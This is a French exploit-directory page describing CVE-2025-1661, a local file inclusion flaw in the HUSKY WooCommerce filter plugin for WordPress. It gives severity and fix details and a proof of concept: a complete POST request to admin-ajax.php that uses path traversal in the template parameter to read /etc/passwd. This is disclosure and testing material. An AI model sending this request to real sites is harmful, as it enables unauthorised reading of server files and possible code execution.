
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2025-1661 — HUSKY – Products Filter Professional pour WooCommerce, un plugin WordPress, est vulnérable à l'Inclusion de Fichier Local (LFI). | Kitploit
Outils/GitHubGitHub/muhammadwaseem29/cve-2025-1661
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'IntrusionApprentissage et Éducation
GitHubmuhammadwaseem29/cve-2025-1661

CVE-2025-1661

HUSKY – Products Filter Professional pour WooCommerce, un plugin WordPress, est vulnérable à l'Inclusion de Fichier Local (LFI).

Voir le dépôtSite web
20il y a 1 anPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    416
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    379
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    330
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    288

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2025-1661 - Inclusion locale de fichier non authentifiée (LFI) dans HUSKY – Products Filter Professional pour WooCommerce

Description

Le plugin HUSKY – Products Filter Professional pour WooCommerce pour WordPress est vulnérable à l'inclusion locale de fichier (LFI) dans toutes les versions jusqu'à 1.3.6.5 incluse via le paramètre template de l'action AJAX woof_text_search.

Cela permet à des attaquants non authentifiés d'inclure et d'exécuter des fichiers arbitraires sur le serveur, ce qui peut entraîner :

  • Contourner les contrôles d'accès
  • Extraire des données sensibles
  • Exécution de code à distance (RCE) si certaines conditions sont remplies (par exemple, téléchargement de types de fichiers « sûrs »)

Gravité : Critique

  • Score CVSS : 9.8 (Critique)
  • ID CWE : CWE-22 (Traversée de chemin)
  • Score EPS : 0.00061

Versions affectées

  • Vulnérable : <= 1.3.6.5
  • Version corrigée : 1.3.6.6

Correction

Mettez à jour vers la version 1.3.6.6 ou une version corrigée plus récente.


Preuve de concept (PoC)

Étapes pour reproduire

  1. Rendez-vous sur le site web cible.
  2. Capturez la requête à l'aide de Burp Suite.
  3. Modifiez la méthode de la requête en POST et ajoutez la charge utile suivante :
POST /wp-admin/admin-ajax.php?template=../../../../../../../etc/passwd&value=a&min_symbols=1  HTTP/1.1
Host: TARGET_SITE_HERE
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: YOUR_SESSION_COOKIE_HERE
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 24

action=woof_text_search&

Capture d'écran d'IntercomVulnChecker 4. En cas de succès, le serveur renverra le contenu de /etc/passwd. 5. Cela peut être utilisé pour extraire d'autres fichiers sensibles du serveur.


Références

  • Avis Wordfence
  • Code du plugin WordPress
  • Rapport CVE

Avertissement

Cette preuve de concept est uniquement à des fins éducatives et de recherche. Tester des systèmes sans autorisation est illégal et contraire à l'éthique. Demandez toujours une autorisation explicite avant d'effectuer tout test de sécurité.


Télécharger l’outil



